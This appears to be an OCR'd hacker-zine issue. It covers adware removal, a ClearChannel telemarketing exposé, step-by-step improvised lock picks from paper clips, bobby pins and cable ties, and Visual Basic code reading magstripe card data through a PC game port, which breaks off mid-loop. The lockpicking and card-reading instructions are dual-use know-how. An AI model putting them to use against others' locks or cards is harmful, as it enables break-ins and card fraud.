I did a quick search on Newton Knows Best, but couldn't find much. Newton bills itself as a personal search companion. It claims it will help us get the most out of the Internet. Here is what they say at http://www.newfreeware.com/internet/711/: "We designed NewtonKnows based on user functionality and benefit. As you surf the web, Newton sits discretely in the background, waiting to fetch relevant content for you. As soon as he digs some up, the Newton suggestion window slides up and presents his top finds. For example, "My Auction Items" fetches eBay auctions for your favorite items. Newton further enhances your browsing experience by delivering related content links directly into his toolbar. Newton quickly connects you to your favorite shopping, music, travel sites and more. With its built-in auto-update feature and our continuing commitment to quality, Newton will continue to evolve, and so too will your surfing prowess. Plus, with the ability to request your favorite new feature, NewtonKnows is destined to become your ultimate Internet search companion."

Newton made me see red in several ways, such as adding an extra search bar into Internet Explorer and not even asking me if I would allow it to do so.

Removing Newton Knows Best

This is somewhat difficult, since it places a key inside the registry and installs itself in several places. Run a search via Start--]Find and uninstall. Don't just remove Newton. Hit the same places I outlined above in removing GAIN/Gator.

SaveNow (When UShop)

This gets installed by BearShare among others. Put quickly, it is an advertising toolbar that monitors what sites you visit and pops up sponsored "deals" when visiting those sites.

Fighting Back

There are several software packages that will help you to manually look for Gator and many other scumwares on your system. Adaware from Lavasoft (http://www.lavasoft-usa.com/) is a good one that has both a freeware and paid shareware version. It can help you remove remnants of programs installed surreptitiously on your machines.

Ad-aware is easy to use. Start it up and click on Scan Now. From there, you will be giving the following options: Perform smart system scan, Use custom scanning options, and Select drives/folder to scan.

Performing the smart system scan is good. Click on Next and let it run.

Once Ad-aware is done, you will be given a list of suspicious registry keys, registry values, and possible scumware exe files and folders. Click on Next.

You will be given the file name, what type it is (registry key or exe), what it is, where it is in your system, and comments that will even tell you what website was responsible for the scumware. If you hover over each with your mouse button, a yellow pop up screen will appear with more info. You have two options here: either quarantine the offending files or outright delete them by choosing Next.

As a precaution, I again must warn you some of your nice "free" programs won't be able to work if you kill their spywares, so before you push Next you must find what is needed by you and what you can live without.

Some suggestions on how to find scumwares:

1. Begin using a process observer that will show all the software currently running on your system at all times. I can easily find and monitor any of these programs using the great and free Process Explorer from

http://www.sysinternals.com/ntw2k/free➥ware/procexp.shtml. Using it, I discovered that GAIN/Gator-whatever you wanna call it writes to the following files:

```
c:!windows!cookies!,
c:!windows!history!history.ie5!,
c:!windows!temporary internet
files!content.ie5!
C:\WINDOWS\COOKIES\INDEX.DAT,
C:\WINDOWS\HISTORY\HISTORY.IE5\
➥INDEX.DAT
C:\WINDOWS\TEMPOR~1\CONTENT.IE5\
➥INDEX.DAT,
C:\WINDOWS\TEMPOR~1\CONTENT.IE5\,
0C:_WINDOWS_Cookies_index.dat,
C:_WINDOWS_History_History.IE5_
➥index.dat,
C:_WINDOWS_Temporary Internet
Files_Content.IE5_index.dat
```


2. Set up and configure a good firewall. Make sure you monitor all the incoming and outgoing connections your computer makes. Forget about ZoneAlarm. That's not good enough and it doesn't do much. I tested it several times, trying to figure out why so many people liked it. I think the main reason is because it is free.

3. Run a weekly check on all the places I mentioned: Windows' StartUp folder, Registry's Run, msconfig. Keep them clean. There are so many scumwares confronting the average computer users today, it's easy to become overwhelmed! Worse, new ones are coming out daily! Keep up with them by reading sites such as http://www.cexx.org, or search for more info on your own.

4. Practice some self control and stop downloading and installing all the new hot P2P apps your buddies told you about.

This is just a small introduction into the world of scumwares. I would like to hear from other people about their own experiences with other scumwares so we can all learn.

ClearChannel's Dirty Little Secret



by Chris Johnson

First off, a small introduction for those of you who don't know the evil that is ClearChannel. Clearchannel operates a bit over 1,200 stations as of the writing of this article. They also own 37 television stations and operate over 200 venues nationwide. They are in 248 of the top 250 radio markets, controlling 60 percent of all rock programming. They also do outdoor advertising and own the tours of musicians like Janet Jackson, Aerosmith, Pearl Jam, Madonna, and N`Sync.

Now we add a small division of ClearChannel based out of Cincinnati called Critical Mass Media into the mix. Critical Mass Media is the research arm of ClearChannel's radio business. CMM does audience research, music research, and also conducts telemarketing to businesses and residences concerning contests or promotions the radio stations might be holding. Now here's the even more interesting part. CMM is exempt from the Do Not Call list. That's right! ClearChannel is using a loophole in the law to force its fecal matter into your home. Now, keep in mind, all dialing is done from either Norwood, Ohio or Fort Wright, Kentucky. If they say they are calling locally, they are full of crap. CMM hires only the best people for its delicate research. They recruit the vast majority of their individuals from temporary agencies. CMM holds three training classes a week at two days per class to train new agents if that gives you any idea on the turnover rate. They also pay these idiots $8.50 an hour. If you're broke, it can be a lucrative opportunity for money.

Data from all calls is entered into a computer system referred to as CATI or the Com-

puter Aided Telephone Interviewer. It's powered by SCO OpenServer Unix in a dumb terminal style environment. CfMC SURVENT is the main program used by the agent to conduct interviews. The agent has very limited access to the operating system. Most supervisory tasks including stopping and starting workstations is done by a section operator, referred to at CMM as a "captain" operator. Agents are monitored in several different ways including roaming or spot monitors done with cordless phones and by computer as well where a supervisor watches what they input into the system and what they are saying to the respondent. Any PBX phone in the call center can monitor an agent's station.

Now lets move on to how to identify a call from CMM. The easiest way is to watch for the number 513-858-2250 and the name HAMILTON, OH on Caller ID.

There are several different types of calls that CMM will place. First off let's discuss the "Audience" call. The rep will call your home and say "Hello, this is [insert name here] from [insert major city name here] Radio Research." This is what CMM does to probe for radio listening habits. Now keep in mind that during this call they will ask you a bunch of different questions such as name, race, and other additional questions that the station wants asked.

Then there is the "Screener" call. This is much like the audience call except if you pick the station they're screening for, they'll ask you an extra question: "Can you be reached at this number all year round?" and usually lasts around 30-45 seconds.

Let's say you got asked that question and you receive yet another call from them. However, this time they're asking for you personally and they identify themselves as "[insert city name here] Radio Ratings Center." If you agree to take the call, they will ask you some similar questions to the screener call above. If you pick the right station completing the ClearChannel trifecta, the rep will say "Now let me explain to you how this works" and proceed to read some responses and definitions. You'll get to listen to around 40 song hooks and be asked your opinion on each song. This is how stations figure out their playlist for the upcoming week. If a song (let's use Milkshake by Kelis as an example) triggers 50 people to say that they have never liked this song, then the station will most likely pull it from airplay.

You're probably saying "Why is that so horrible, Chris?" Well, the reason it is horrible is because of the method in which they contact you. On the day the project is due, they will not dial any number less than two times in one day and sometimes even more. I've seen one campaign where they redialed all the previously dialed numbers eight times in one day! They also will call your house every time they get a new project in from that radio station. Also, the other downside with this is if you say that you are not interested, then they simply note your file for a callback in a week. That's right, even if you tell them where to go, they will still keep calling! However, they'll just wait a week, maybe. The only easy way to get off their list is to tell them that if they call again that you are going to sue them.

Next we shall move on to the Perceptual. What this is is a full investigation of your radio listening habits. CMM will call and identify themselves as "[insert city name here] Radio Ratings Center." They first will ask a bunch of qualifying questions. If you qualify for this survey, be prepared to spend no less than 30 minutes on the phone with these folks. If you want to get out of it, however, just tell them if they call back you're going to sue the pants off of them. The agent is required to code your call so that the system automatically places you on their do not call list.


Last but not least, let's get to the Nest. Nest marketing is used by most ClearChannel stations.. Nest takes a few different forms. I'm not going to describe them all here, but if you really want to know all the different forms this can take, go pay a visit to http://www.criticalmassmedia.com. Today we're going to cover the Nest "telemarketing" call. Now as far as I can tell, this is where CMM definitely abuses the loophole. Due to the fact that they are not selling anything, they are exempt from the law. Your phone will ring with the same number used by all of these other studies and a voice at the other end of the line will identify him/herself as "Chris Johnson," "Alex," "Chris," "Pat," or a few other cleverly disguised androgynous names. They will talk as if they are calling from the station itself and will want to add you to a contest or encourage you to listen at certain times. I will give you a hint. The

times they tell you to listen are key times for the Arbitron diary keepers. There is electronic monitoring equipment that can allow a station to make an educated guess as to how many listeners are actually listening to the station. The more listeners at those specific times, the more of a ratings share they can get, the more advertisers they can get, the more money they can make.

Let's talk about what happens if you demand a supervisor. One of the call center managers or supervisors will come to the agent's terminal and pick up the phone. They will give their name and ask how they can help. Most of the time these names are fake. There is one manager in the call center that generates a unique name for every supervisor call. So it's a good sporting possibility that you don't really have that person's name. Also, if they give you the number to the "corporate office," 513-858-2250, it's only a VMS! There are *no* humans there. Ask if you should call 513-631-4266 instead. That's the *real* corporate office.

All of the above studies cost the stations thousands of dollars to complete. One estimate that I heard was that a Perceptual was around $1500 per complete (they generally do no less than 300-400 completes on this type of project), a music call is around $500 to $700 per complete (generally around 100 people complete these), and an audience call is around $250 to $400 a complete (there are always around 420 completes).

Impromptu Lock Picks



by L. Gallion

This article assumes you are familiar with lockpicking and lockpicking tools. If you are completely new to the subject, I suggest you Google for the *MIT Guide to Lockpicking* and read it before continuing.

To pick a lock, you need two things: a pick and a tension wrench. The pick is used to press on or rake across the pins inside a lock while the tension wrench applies a turning force to the lock's cylinder. The trouble is it isn't always practical (or even legal, depending on local ordinances) to carry professional lockpicking tools. Fortunately most homes and offices come stocked with all of the materials necessary to make your own basic tools.

For example, here are some items I rounded up in just a few minutes:

1) Fingernail clippers (the kind with a built-in nail file and a little hole at one end)
2) A couple of bobby pins
3) An old credit card (or any plastic card of similar thickness)
4) A couple of small paper clips
5) A large safety pin
6) A "Prong Fastener" (Acco #70022, used to hold large printouts together)
7) A good pair of steel scissors
8) A plastic cable tie (used to secure cables and wires together)
9) A round-head brass fastener

Using just these items and a little imagination, we can create several different lockpicking tools.

Let's get started with the most limited of our resources, the paper clips. Professional picks and wrenches are often made from hardened, flat spring steel, while paper clips are round, soft, and bendable. This means that paper clip picks are only useful against locks with weak pin springs and paper clip wrenches only work with easily turned cylinders.

To make a paper clip pick, straighten out one end of the paper clip (leave the other end curled as a handle) and then bend the very end of the straight section into a small, sharp "hill" sticking up (this is the classic half diamond pick shape). The easiest way to do this is to clamp (don't press too hard) about a quarter inch of the paper clip in the jaws of the fingernail clippers and use the clippers to bend the paper clip. Do this again about one

eighth of an inch in from the end to finish forming the hill shape. The end of the paper clip should look roughly like this:

_____/\

While too soft to work as an actual pin pick, a paper clip can be used to rake simple locks, like the disk tumblers you will find in most Steelcase and Hon filing cabinets, desks and overhead bins.


To make a paper clip tension wrench, unfold the paper clip as before (leaving one curled end as a handle) and then bend about a half inch of the straightened portion back onto itself. You will want to make the actual bend as small as possible, so use a hard object to press on the bend and "close" it as much as you can (the scissor handles work well here). Finally, bend the "handle" so the paper clip now has an "L" shape.

The bend at the end of the paper clip will usually fit into the bottom of the keyhole of most medium sized locks. However, a paper clip tension wrench is very weak and I have only used it successfully on smooth working deadbolts.

Now let's move on to a much better tool: the safety pin pick. Steven Hampton, author of *Secrets of Lockpicking,* says he got started using just a safety pin pick and a bent screwdriver as a tension wrench. Now you too can make just such a pick in seconds. First, carefully open up the safety pin and use the clipper's nail file to dull the point (so you won't poke yourself). Next, insert the pin through the hole at the rear of the fingernail clippers. The pin should just barely be sticking out of the far side of the hole. Then, by rotating the entire clippers up or down, you can pinch and bend the portion of the pin sticking through the hole. Stop bending once the pin has a nice, gentle curve of about 45 degrees. Finally, open the safety pin up a little wider so it stays in a permanent "L" shape.

Being strong and made of flexible steel, your new-and-improved safety pin can be used as a hook pick on a variety locks. I have successfully used it to pick five disk tumblers, four pin padlocks, and six pin deadbolts.

Next let's tackle another strong performer, the bobby pin. Bobby pins can be made into a good hook pick or a small tension wrench very quickly. First, remove the little plastic tips that come on most bobby pins and spread it apart so it forms an "L" shape. Next, insert the straight leg (not the wavy one) of the bobby pin through the hole in the fingernail clippers so that about a quarter inch sticks out on the other side. The tricky part of the bobby pin pick is that we want to put a bend along the thin edge (not the flat sides). To do this, tightly pinch the flat sides of the bobby pin about a half inch back from the fingernail clipper's hole. Then move the fingernail clipper up or down to carefully bend the bobby pin. If it starts to twist, stop and carefully




straighten the twist out and then continue bending again. Stop bending the bobby pin when you have about a 45-degree angle. You have the proper shape when you lay your metal "L" down flat on a table and the end of one of the legs sticks up. The bobby pin tension wrench is a lot simpler. Just open up the bobby pin and spread it apart until it permanently forms an "L" shape. Although a great tension wrench, the width of the bobby pin is often too small to be used on a lot of locks. If the bobby pin wrench is too small, try using the nail file of your fingernail clippers. Just extend the nail file out to a 90-degree angle. The nail file tip will fit into the keyhole of some medium sized locks and the body of the clippers acts as the handle.

Credit card picks are easy to make but are only strong enough for one or two picking sessions. First, cut the credit card into about half inch strips. Next, use a straightened paper clip to measure the depth of the lock (push it in until you hit the back wall). Using this depth, trim down one end of the credit card strip so it is small enough to enter the top of the keyway. As you trim the end of the card down, shape the tip in either a half diamond or half round pick style (see the *MIT Guide* if you are not familiar with these shapes). Don't forget, credit card plastic is relatively soft, so try to use your fingers to support the thin shaft as you move it around within the lock.


Our final group of impromptu lock picking tools is a set of rakes. Rakes are pulled back and forth and up and down against the pins of a lock in the hopes of opening it. While raking won't have much of an effect against most high security locks, it works very well against desks, filing cabinets, and cheap padlocks.

Our rakes will be made out of the round-head brass fastener, prong fastener, and the cable tie. Start by straightening out one of the thin metal legs on the brass and prong fasteners. Then use your scissors to carefully cut a series of "V" shaped notches or smooth "hills" at the end of each object (just on one side). Make certain the end is either pointed or sloped so that it can enter the keyway easily. You may also need to trim down the flat bottom portion of the rake to get it to fit into the lock.

Of these three rakes, I have gotten the best results with the cable tie. It's tough, flexible nylon construction allows it to move smoothly in and out of most locks. However, don't think that any of these makeshift tools are going to easily crack that high-security Medeco in your office. Advanced lockpicking takes a combination of skill, practice, luck, and the proper tools. But the next time you lock your boss's big presentation in a filing cabinet and lose the key, don't panic! Just use your lockpicking ability and a few office supplies.



Magstripe Interfacing - a Lost Art



by Acidus
acidus@yak.net
www.yak.net/acidus

Just like Sun Microsystems, people have been forecasting the death of magstripes for years. Yet they are still the most common form of physical authentication in the world. Their widespread deployment makes components for them cheap, and home brewed applications limitless. While there is a great wealth of knowledge on the Internet about magstripes, most of this is over six years old, mostly for very specific microcontrollers, or has out of date source code with no comments. Straight answers about how magstripes work and how to interface to a modern PC simply don't exist. I plan to correct that.

Brief History

Count Zero wrote the definitive work on magstripes in November of 1992 for *Phrack 37,* entitled "Card-O-Rama: Magnetic Stripe Technology and Beyond" [1]. While an excellent work, discussing the physical characteristics of magstripes as well as how the data is encoded on them, it contains no information about interfacing to magstripe readers. While several people have published works on readers and copiers [2], the definitive guide on interfacing readers to computers was written by Patrick Gueulle in June of 1998 entitled "Interfacing a TTL Magcard Reader to the PC Game port" [3]. This work is extremely short, with no explanation of its Pascal source code.

It has been over six years since someone wrote something of substance about magstripe interfacing. The uncommented source code that you can find out there is so horribly dated that it will not run on any modern Windows OS (2K, XP). This article will explain in detail interfacing a magstripe to a computer, how to control it, and present easily ported source code that people can use.

Magstripe Basics

See the *Phrack* article for much more information about this subject. Magstripes consist of several magnetic particles held to a PVC card with a glue, and the orientation of these particles (and their magnetic fields) is how the data is stored. Magstripes can contain several tracks of information, each .110 inches wide. These tracks are defined by several standards; we are most interested in Track 2. This is the most widely used track, having been standardized by the American Bankers Association. This track contains up to 40 characters from a 16 character set.

So how is the magnetic representation understood by computers? Well, the reader contains a head which outputs an analog signal of the magnetic fluxes on the card. A specialized chip, called an F2F decoder, converts these signals into digital outputs. Interfacing directly to the analog signals would be insane, and F2F chips are critical for easy interfacing. Each F2F chip needs five volts (5V) and a ground (GND) as inputs, and for output has a Card Present (CP) line, as well as one to three pairs of Clock (CLK) and Data (DATA) lines, one pair for each track the reader supports. These F2F chips decode the magstripe data of each track as Bit Stream, using the CLK and DATA line. When the CLK line goes high, DATA line is the value of that bit (low=0, high=1). The CP line goes high when the reader detects that a card is being swiped through it. We will not use the CP line in our implementation.

Our Approach

Using an F2F chip, we can read the bit stream of the data on the card. From the ABA standard, we know how those bits represent numbers and characters (shown in Figure 3). We simply need a way for a computer to read in the bit stream and write some software to convert it to the characters defined in the ABA standard. The good news is readers with built in F2F chips are easy to find and pretty cheap. They can be purchased from Digikey, Jameco, etc. under the name TTL readers. You don't want to buy the expensive readers that connect directly to a serial or parallel

port, as these readers will require special software to read from them.

We are going to adapt an approach shown in the Gueulle article and interface through the game port. This has several advantages. The game port provides 5V and GND to run the reader without an external power supply; it has four easy to read inputs, game ports are usually free whereas serial and parallel ports are not, and even legacy free PCs without parallel ports, serial ports, or ISA slots still have game ports.

Parts

Getting a TTL reader is pretty easy. Digikey has a large section on them. Simply search for "mag card." Other online stores carry them as well. You want the simplest and cheapest one you can get. We are only interested in Track 2 readers. We don't care about cabling since we will make our own and we don't want motorized readers. We want the readers where you manually swipe the card (these are a lot cheaper). I am a big fan of the Omron V3A family of readers, specifically the V3A-4, since it offers exactly what we need. Expect to spend around $15 to $20.

In addition, you will need a DB15 male connector to plug into the game port. Make sure you don't buy a DB15 HD for VGA connections. Jameco part #15034 is what you want. You'll also need soldering tools, some wire, a hot glue gun, and some electrical tape. I used a few feet of speaker wire to connect the reader to the game port, so the reader could sit in front of the computer.

How to Interface

Make sure you can get the data sheet for your TTL reader and that it supports Track 2. Check the manufacturer's site. Using the pinout from the data sheet, solder wires to the 5V, GND, DATA, and CLK pins, making sure you are using the CLK/DATA pair for Track 2 if your reader supports multiple tracks. The contacts you have to solder to could be quite small; after soldering the wires, I covered the contacts on the reader with hot glue to make sure they wouldn't shift, break, or short each other out. Take your time and solder carefully.

Next, solder the ends of the 5V, GND, DATA, and CLK to the DB15 connector as shown in Figure 1.

A word of warning: not all the grounds on a game port will really be grounds. Check using an LED to make sure the 5V and GND going to your reader are really active.

What we have done is soldered the reader




Figure 1. Wiring the Magstripe

outputs to the input pins on the game port that correspond to joystick buttons. We can now access the bit stream from the F2F chip as if we are checking the status of joystick buttons! We read from the game port by reading from I/O port 0x201. If we wired the reader to a game port as shown in Figure 1, when we read from I/O port 0x201, we will receive a byte whose format is described in Figure 2.




Figure 2. 0x201 Byte Format

Notice that the inputs are inverted. Thus for each corresponding bit, 0 means a 1 from the card and a 1 means a 0 from the card. How do we read a byte from port 0x201? It varies from language to language, but is normally of the form "inputByte = INP (address)." We then use "AND 16" to extract the DATA bit from the fifth bit of the read byte. This gives us the bit stream.

Bit Stream Explained

The bit stream of a Track 2 magstripe card looks like this:

```
[leading zeros...] [start] [Data...]
[end] [LRC] [trailing zeros...]
```

The data on the card is a 16 character set, represented by five bits, four for the character, one as odd parity. The character set for Track 2 is shown in Figure 3.

We are only interested in 0-9 and the start, stop, and field characters. They show us where in the bit stream we have valid data, and how that data is divided into fields. The number of leading zeros and trailing zeros

--Data Bits--						
b0	b1	b2	b3	b4	Char	Purpose
0	0	0	0	1	0	Data
1	0	0	0	0	1	"
0	1	0	0	0	2	"
1	1	0	0	1	3	"
0	0	1	0	0	4	"
1	0	1	0	1	5	"
0	1	1	0	1	6	"
1	1	1	0	0	7	"
0	0	0	1	0	8	"
1	0	0	1	1	9	"
0	1	0	1	1	:	Control
1	1	0	1	0	;	Start Sentinel
0	0	1	1	1	<	Control
1	0	1	1	0	=	Field Separator
0	1	1	1	0	>	Control
1	1	1	1	1	?	End Sentinel

Figure 3. Track 2 Set

vary, and are there to sync the clock inside the F2F chip. The trailing zeros are there so you can run your mag card backwards through a reader. Please note the F2F chip doesn't look for the start or stop characters, or anything like that. It simply reads the fluxes and outputs the CLK and DATA lines. Our program must scan the stream and find the start character. Once you find it, you know where the five bit boundaries are for each character and can read the data on the card. We are interested in all data from the start character to the stop character. The LRC is a checksum used to make sure the data on the card is correct. The source code doesn't check the LRC. Rarely is it necessary and for the most part any problems you have will be with the timing loop, as described in the next section.

Problems

Remember all those advantages for interfacing to a game port? There is one big downside. The game port doesn't generate an interrupt when a joystick is moved or a button is pressed. This means in our software we have to use lots of loops when reading the bit stream so we can trap the changes of the CLK line. To read a single data bit from the DATA line, we have to do the following:

Step 1: Loop, checking for when the CLK goes high (and thus bit 5 goes low).
Step 2: Save the value of the DATA line (bit 5).
Step 3: Loop, waiting for the CLK to go low (and thus bit 5 to go high).
Step 4: If we still have more bits to read, go to Step 1.

This is a time critical loop. The program has to catch each and every bit in real time since the bits are not saved or cached in any way. If you have several programs running and your computer is off doing something else and misses a bit, the data will be wrong. How time critical it is can vary with language and hardware. On a Pentium 150, the PASCAL code from Luis Padilla Visdomine [2] compiled and worked fine in DOS, but an implementation in Qbasic, even compiled, failed. The 3.4+ GHz machines of today should have no problem.

Lastly, a note on I/O port access. If you want to use my VB code and are using Win2K or XP, you will need to grab the Inpout32 from [4]. This is a DLL that allows you to directly access I/O ports under 2K and XP, which don't allow direct access like Win 9x and ME do.

Source Code Explained

VB is used because it's easy to understand and port, and I don't want the language to interfere with the explanation. The code is limited in that it will only deal with cards slid in the proper direction. It is heavily commented, so here is a quick overview. We read the DATA from the card just as described above, using a set of time critical loops. The array is sized to 240 since we will never have more than 240 bits on Track 2. We don't need to use the CP line because the CLK line will not go high until a card is in the track. After the first stage, our array contains entire bytes from 0x201 when we only care about the Data bit. The next stage uses "AND 16" to mask off the DATA from the fifth bit. The array now has only 1's and 0s, the raw bit stream. Next we scan the array looking for 11010. This marks the start of the data. Once found, we then read five bits at a time, looking for the end character 11111. When we find it, we read through the bit stream from the start character to the stop character at five bit intervals (since each character in the stream is five bits), and decode the characters using the chart in Figure 3. We append these decoded characters to a string until we have read all the data between the start and stop.

Here is a sample of the decoded bit stream of a Visa:

```
Account Number:    4313 0123 4567 8901
Expires:           5/06
Output:
;4313012345678901=0506101xxxxxxxxxxxxx?
```

The 101 after the expiration data is common to all Visa cards. See references below for many more examples of card formats.

Improvements

The code given here is very basic, so people can understand what's going on. More advanced code and applications are available [5]. One of the first improvements would be allowing the card to be swiped in both directions. You capture the bit stream the same way. You then look for the start character, then attempt to find the end character, and then the LRC. You then calculate the LRC to make sure the data is correct. If any of those steps fail, simply try again going backwards through the stream. Interrupt driven programming would also be a plus. We didn't use the CP line, because our polling method doesn't need it, and the game port doesn't have it. Using the CP line and the CLK line, you could wire something to say the strobe line on a parallel port and trigger an interrupt so the computer doesn't have to keep polling until a card is really there.

Closing and Thanks

"If I have seen farther than others, it is only because I have stood on the shoulders of giants." Those giants, most notably Count Zero, made this article possible. Thanks to all the hackers who learned so much and documented their discoveries. Please take this code and improve on it as much as you like. Just remember to give credit as I have: hackers have been working on magstripes for nearly 15 years. Swipe all the cards in your wallet. You'll be amazed at the stuff you find encoded on them. I've found SSNs, PIN numbers, birth dates, and more.

There is no group, there is only code.

References

Copies of most of the info from these links can be found at www.yak.net/acidus.

[1] Card-O-Rama: Magnetic Stripe Technology and Beyond, Count Zero, http://www.➥phrack.org/phrack/37/P37-06 - The Definitive guide on magstripes: formats, encoding, and reading.

[2] Magnetic Stripe reader/writer, Luis Padilla Visdomine, http://www.gae.ucm.es/➥~padilla/extrawork/stripe.html -An excellent web page, Luis builds a mag reader and writer from scratch. Lots of examples of card formats, rather advanced.

[3] Interface a TTL Magcard Read to the PC Games Port, Patrick Gueulle http://➥www.blackmarket-press.net/info/plastic/➥magstripe/card_tech/3IFD.pdf -A very short paper on PC interfacing with source code.

[4] Logix 4 U Homepage, www.logix4u.➥cjb.net - Contains the inpout32.dll needed to directly access I/O ports using INP and OUT on Win2k and XP machines.

[5] Most Significant Bit Homepage, Acidus, www.yak.net/acidus - My homepage, lots of info on a variety of subjects.


```
Public Function SwipeCard() As String

Dim cardOut As String         'Will hold the final string of Card Characters
Dim cardRaw(1 To 240) As Byte 'array to hold samples each bit on the magcard.

'=============================================GATHER RAW BIT STREAM
'Reads the DATA bits from the card by trapping the CLK signal

For k = 1 To 240
    Do
        DoEvents    'VB specfic statement, lets you yield so programs doesn't
                    'hog CPU. On slow/high-loaded machines this could be removed
                    'to make sure time critical loop happens

         e = Inp(&H201)              'Read in byte
    Loop Until (e And 32) = 0 'wait until CLK goes high
    'since the CLK is high, DATA is valid, so save
    cardRaw(k) = e


    'wait for CLK to go low again
    Do
        e = Inp(&H201)
    Loop Until (e And 32) = 32
Next

'=============================================CONVERT ARRAY TO BITSTREAM
'Since the array cardRaw has the CLK bits, DATA bits, and other junk
'we AND the DATA bit out, and set that entry in the array to the value
'of the DATA bit. All entries in cardRAW will be 0 or 1 after this

For k = 1 To 240
```

```
    cardRaw(k) = (cardRaw(k) And 16)
    If cardRaw(k) = 0 Then cardRaw(k) = 1
    If cardRaw(k) = 16 Then cardRaw(k) = 0
Next


'=============================================LOCATE START AND END OF BITSTREAM
'Since cards can have any number of leading and trailing zeros, we need
'to find where start character ";" is. Then we will know where the 5 bit
boundries fall to define the characters. We also look for the End character "?"

j = 0 'start at index 0 of the array
'Loop until we find "11010" which is the start character
Do
    j = j + 1
Loop Until (cardRaw(j) = 1 And cardRaw(j + 1) = 1 And cardRaw(j + 2) = 0 And cardRaw(j + 3) = 1
And cardRaw(j + 4) = 0)

starts = j 'save its location

'Now loop through, jumping 5 bits at a time (ie 1 character at a time)
'until we find "11111" which is the end chacter
Do
          j = j + 5
Loop Until (cardRaw(j) = 1 And cardRaw(j + 1) = 1 And cardRaw(j + 2) = 1 And cardRaw(j + 3) = 1
And cardRaw(j + 4) = 1)

ends = j 'save its location

'=============================================DECODE BITSTREAM TO OUTPUT STRING
'We walk through the array at 1 character at a time (5 bits at a time)
'from the start character to the end character (this ay we avoid the leading
 and trailing zeros, as well as the LRC checksum)
'We examine those 5 bits and append the appropriate character to the end of the
'string

cardOut = "" 'empty the string

For j = starts To ends Step 5 'for(j=starts;j<=ends;j+=5)

